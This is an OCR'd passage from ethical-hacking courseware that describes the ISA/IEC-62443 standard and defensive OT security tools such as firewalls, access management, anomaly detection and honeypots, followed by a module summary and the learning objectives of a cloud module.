
- **ISA/IEC-62443**

  Source: *https://www.isa.org*

  The International Society of Automation (ISA)/ International Electrotechnical Commission (IEC)- 62443 is a non-profit professional association of engineers, technicians, and management engaged in industrial automation. It provides a flexible framework to address and mitigate current and future security vulnerabilities in Industrial Automation and Control Systems (IACSs), which are a part of the OT industry. It also provides the technical cybersecurity requirements for components that make up an IACS, specifically related to OT industries such as embedded devices, network components, host components, and software applications. The standard specifies the security capabilities that enable a component to mitigate threats for a given security level without the assistance of compensating countermeasures for OT systems.



Setting the Standard for Automation™

The International Society of Automation (ISA) is a non-profit professional association of engineers, technicians, and management engaged in industrial automation. As the globally trusted provider of foundational standards-based technical resources for the profession, ISA strives to build a better world through automation.

OT Security Solutions

Firewalls	- Firewalls are used in the network for **monitoring and controlling** the incoming and outgoing network traffic - You can use firewall solutions such as SCADAwall, and Waterfall for securing the OT network
Unified Identity and OT Access Management	- Access management helps industries to **centralize certain operations** like adding, securing, changing, and removing user access to the OT systems - You can use tools such as OT Access, and FireEye for identifying and managing access to industrial systems
Asset Inventory and Device Authorization	- Asset inventory helps in **connecting only authorized devices** to the network and detect vulnerabilities in the devices - You can use tools such as SCADAfence, and CyberLens for asset inventory and device authorization
OT Network Monitoring and Anomaly Detection	- OT network monitoring **employs machine learning algorithms** for easy detection and identification of malicious behaviors - You can use tools such as Claroty, and OT Threat Intelligence for OT network monitoring and anomaly detection
Decoys to Deceive Attackers	- Decoys are **honeypots** used in OT environments to lure attackers to reveal their presence and activities - You can use decoy tools such as ThreatDefend, Conpot, and GasPot for protecting the network

OT Security Solutions

The industrial and corporate sectors are rapidly digitizing their operational value chain, giving access to OT devices from a broader range of the Internet. The cost of managing security in the heavy industrial sectors is being largely overlooked, leading to several security challenges. Hence, it is considered safer for all the industrial sectors to invest in cybersecurity programs and solutions.

Cybersecurity professionals should deploy solutions by sensibly examining the recent cybersecurity challenges and requirements they face in the current trend that can be combined with suitable operational changes. Hence many incumbent OEM providers and start-ups have developed several recent tactics and technologies for protecting the OT environment.

As the heavy industries have a decentralized nature, the security solutions can be integrated into all technology-linked decisions across IT and OT. In addition, the second line of defense can be implemented by using Information Risk Management (IRM). Some industries also provide a third line of defense by implementing internal audit functions.

Some of the emerging technology solutions used by organizations to protect the OT environment are as follows:

- **Firewalls**

  Firewalls are used in a network for monitoring and controlling the incoming and outgoing network traffic. Firewalls help in improving security controls by inspecting the traffic that traverses the gateway between the OT and IT networks. They can also help in identifying and blocking new threats. Thus, the attacker can be limited from traversing between the networks after compromising a system. It is also advisable to employ the critical assets and systems in a DMZ away from the SCADA systems.

Security professionals can use tools such as SCADAwall, Waterfall, and Palo Alto NGFW for protecting the network.

- **Unified Identity and OT Access Management**

  Access management helps industries to centralize certain operations like adding, securing, changing, and removing user access to the OT systems. All this data is linked with the organization's identity-management system, which can provide strong authentication. The access management helps minimize the attack risk by providing the least privileges to superuser accounts. This helps the security personnel to trace the critical assets and helps in identifying the attack sources.

  Security professionals can use tools such as OT Access, FireEye, etc. for identifying and managing access to industrial systems.

- **Asset Inventory and Device Authorization**

  Asset inventory helps in connecting only authorized devices to the OT network, and it can detect all the connected devices. It can also detect the vulnerabilities in the devices, which are categorized based on the device manufacturer, version, and type. These tools can also be used to identify faults in the connected devices in the network, and it can also enhance the efficiency of the device.

  Security professionals can use tools such as SCADAfence, CyberLens, Guardian, and Dragos for asset inventory and device authorization.

- **OT Network Monitoring and Anomaly Detection**

  OT network monitoring is used for constantly monitoring the systems in industrial networks. These monitoring tools help in tracking the traffic in a non-invasive way. These tools perform anomaly detection, which is the process of identifying any malicious or unexpected events. Most of these tools use machine-learning algorithms for easy detection and identification of malicious behaviors.

  Security professionals can use tools such as Claroty and OT Threat Intelligence for OT network monitoring and anomaly detection.

- **Decoys to Deceive Attackers**

  Decoys are honeypots used in the OT environment that incorporate deception technology to automate the creation of traps or decoys to lure the attackers into revealing their presence and activities. This adds an extra layer of protection from attackers trying to penetrate the industrial network.

  Security professionals can use tools such as ThreatDefend, Conpot, and GasPot to protect the network.

Module Summary

- ☐ In this module, we have discussed the following:
  - ➢ IoT concepts along with different types of IoT communication models
  - ➢ Various threats and attacks to IoT networks and devices
  - ➢ IoT hacking methodology, including information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access along with various IoT hacking tools
  - ➢ Various countermeasures to be employed to prevent IoT network hacking attempts by threat actors
  - ➢ Secure IoT networks and devices using IoT security tools
  - ➢ OT concepts along with OT threats and attacks
  - ➢ OT hacking methodology and OT hacking tools
  - ➢ Various countermeasures to defend against OT attacks
  - ➢ OT security solutions and tools
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment

Module Summary

In this module, we have discussed IoT concepts along with different types of IoT communication models. We have also discussed in detail various threats to and attacks on IoT networks and devices. In addition, we have discussed the IoT hacking methodology, which covers information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access. This module also illustrated various IoT hacking tools. In this module, we have also discussed various countermeasures to be employed to prevent IoT network hacking attempts by threat actors. We have also discussed in detail how to secure IoT networks and devices using IoT security tools.

In this module, we have also discussed OT concepts along with OT threats and attacks. We have discussed in detail the OT hacking methodology and tools. We have also discussed various countermeasures to defend against OT attacks. This module ended with a demonstration of OT security solutions and tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment.


CLOUD COMPUTING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize Cloud Computing Concepts
- LO#02: Explain Container Technology
- LO#03: Explain Serverless Computing Concepts
- LO#04: Explain Cloud Computing Threats
- LO#05: Explain Cloud Hacking Methodology
- LO#06: Explain Cloud Security

Learning Objectives

